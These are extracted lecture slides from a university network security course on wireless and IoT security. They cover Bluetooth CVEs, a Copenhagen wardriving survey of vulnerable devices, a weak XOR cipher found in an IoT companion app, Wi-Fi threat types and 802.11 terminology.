
Technology pitfall: A bluetooth mobile

Attacks on Bluetooth?

- <https://www.youtube.com/watch?v=LLNtZKpL0P8>
- Collection of Bluetooth exploits:
 1. Linux kernel RCE vulnerability - CVE-2017-1000251
 2. Linux Bluetooth stack (BlueZ) information Leak vulnerability - CVE-2017-1000250
 3. Android information Leak vulnerability - CVE-2017-0785
 4. Android RCE vulnerability #1 - CVE-2017-0781
 5. Android RCE vulnerability #2 - CVE-2017-0782
 6. The Bluetooth Pineapple in Android - Logical Flaw CVE-2017-0783
 7. The Bluetooth Pineapple in Windows - Logical Flaw CVE-2017-8628
 8. Apple Low Energy Audio Protocol RCE vulnerability - CVE-2017-14315


It's complicated...

- Bluetooth Spec is 2822 pages long
- Some pages look like this 
- Endless features and facilities
(4 layers of fragmentation!)



Bluetooth in Copenhagen?

- Wardriving data showed around 752,716 devices
 - More than 90% of them seemed to perform MAC address randomization



Bluetooth in Copenhagen?

- Wardriving data showed around 752,716 devices
 - More than 90% of them seemed to perform MAC address randomization

Rank	Device	Total Detections	CVE	Max CVE Base Score	Published	Patched	Category by the Tool
#1	iPhone	5769	-	-	2023-10-01	-	Apple Inc.
#2	Hikvision Surveillance Camera	2	CVE-2017-7921	10	2017-05-06	2017-12-19	Smart Surveillance
#3	Oneplus Phone	5038	CVE-2017-5554	9,3	2017-01-23	2019-10-03	Smartphone
#4	Linksys Router	16	CVE-2020-35713	10	2020-12-26	2020-12-28	Smart Router
#5	Nest Cam	5	CVE-2019-5035	9,0	2019-08-20	2022-06-27	Smart Surveillance
#6	Philips Smart Bridge	291	CVE-2020-6007	7,9	2020-01-23	2023-03-01	Smart Lighting
#7	Tile Tracker	36	CVE-2014-10374	6,6	2019-07-15	2019-07-24	Smart Tracking Device
#8	Bose Soundtouch Speaker	2679	CVE-2018-12638	6,1	2019-03-21	2019-03-21	Smart Audio Device
#9	Huawei Smartwatch	425	CVE-2022-48305	5,5	2023-02-27	2023-03-07	Smartwatch
#10	Bekey	369	-	-	-	-	Smart Door Lock


For more details check the MSc thesis
Investigating the Effectiveness of Modern
Wardriving for Identifying Vulnerable Bluetooth-
Enabled IoT Devices of Jesper Spenter Ifversen

Outline


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Companion apps for IoT


- Many IoT devices are connected to the Internet or managed by a so-called companion app
- How is the security of such apps?
- Are the protocols used secure?
- Is the encryption part properly secure
 - No encryption
 - Keys hardcoded
 - Insecure encryption ciphers




(a) By encryption.



(b) By local communication.



(c) By broadcast messages.



(d) By security in protocols.

Figure 3: Distributions of apps by features.

Companion apps for IoT


- Proper encryption is not always to be expected. For instance, research found an app (Kasa) that used the **Caesar (!?!) cipher** for “encryption”
- OEM (Original Equipment Manufacturer) and device rebranding is also a security threat!

```
1 public static byte[] encode(byte[] data) {  
2     byte seed = (byte) -85;  
3     for (int i = 0; i < data.length; i++) {  
4         data[i] = (byte) (data[i] ^ seed); seed = data[i];  
5     } return data; }
```

Listing 1: TP-Link Kasa encryption function.

Conclusion

- Many attacks don't target the protocol:
 - User
 - Password
 - Implementation
 - Extra read: “Demystifying IoT Security: An Exhaustive Survey on IoT Vulnerabilities and a First Empirical Look on Internet-scale IoT Exploitations”
- Fun read: <https://github.com/nebgnahz/awesome-iot-hacks>



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- **Lab exercises**

Manolis (Emmanouil Vasilomanolakis)

network security: wireless security

Course plan

- Lecture 1: Intro (**Manolis, Carsten**) 30.01
- Lecture 2: **Crypto essentials** (**Carsten**) 06.02
- Lecture 3: **Authentication** (**Manolis**), lab bootcamp (TAs) 13.02
- Lecture 4: **TLS** (**Manolis**) 20.02
- Lecture 5: **Threat detection** (**Manolis**) 27.02
- Lecture 6: Hacking Lab day (**TAs**) – blue team 05.03
- Lecture 7: **IoT security** (**Manolis**) 12.03
- Lecture 8: **WIFI security** (**Manolis**) 19.03
- Lecture 9: **Private communication** (**Carsten**) 02.04
- Lecture 10: **When everything fails** (**Manolis**) 09.04
- Lecture 11: Hacking Lab day (**TAs**) – red team 16.04
- Lecture 12: Guest lecture (OT security, **Ludwig**) 23.04
- Lecture 13: **Exam preps** (**Carsten, Manolis**) 30.04

Outline

- **Introduction**
- **Wireless threats**
- **WIFI security**
 - Open Wi-Fi
 - Obscurity
 - WEP/WPA
 - WPA2
 - WPA3
- **Intro to NFC/RFID security**
- **Conclusion**
- **Lab exercises**

Introduction

- In the good old days:
 - Ethernet only
 - Physical access needed
- Now:
 - Wireless networks are everywhere
 - No physical access needed
 - Wi-Fi can be used both for:
 - Attacking
 - But also: exfiltration!



Wireless threats

- Rogue Access Points/Ad-Hoc Networks
 - Evil twin**
- Denial of Service
- Configuration Problems (Mis-Configurations/Incomplete Configurations)
- **Passive Capturing**




Wireless threats

- Jamming
- Sniffing
 - Usually you have to be close
 - But...





Wi-Fi guns




Wardriving

- Act of searching for Wi-Fi wireless networks by a person usually in a moving vehicle
 - Synonyms: Warbiking, warcycling, warwalking



Wigle demo



Wigle demo: DTU campus



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IEEE 802.11 Wireless LAN

- 802.11: 1997, 2mbit/sec, 2.4GHz
- 802.11b: 1999, 11mbit/sec, 2.4GHz
- 802.11a: 1999, 54mbit/sec, 5GHz
- 802.11g: 2003, 54mbit/sec, 5GHz
- 802.11n: 2009, 72-300mbit/sec, 2.4/5GHz
- 802.11ac: 2013, 100-1300mbit/sec, 5GHz
- **802.11i encryption standards for many of the above**

Terminology

- Extended Service Set Identifier (**ESSID**)
 - Name of a network
- Basic service set identifiers (**BSSID**)
 - MAC address of a network
- **STA** (work station)
 - Client
- **AP** (access point)
- **Ch:** channel

CH 9][Elapsed: 54 s][2016-06-29 00:56										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
C8:3A:35:2F:DC:80	-47	35	3 0	6	54e	WPA	CCMP	PSK	Tenda_2FDC80	
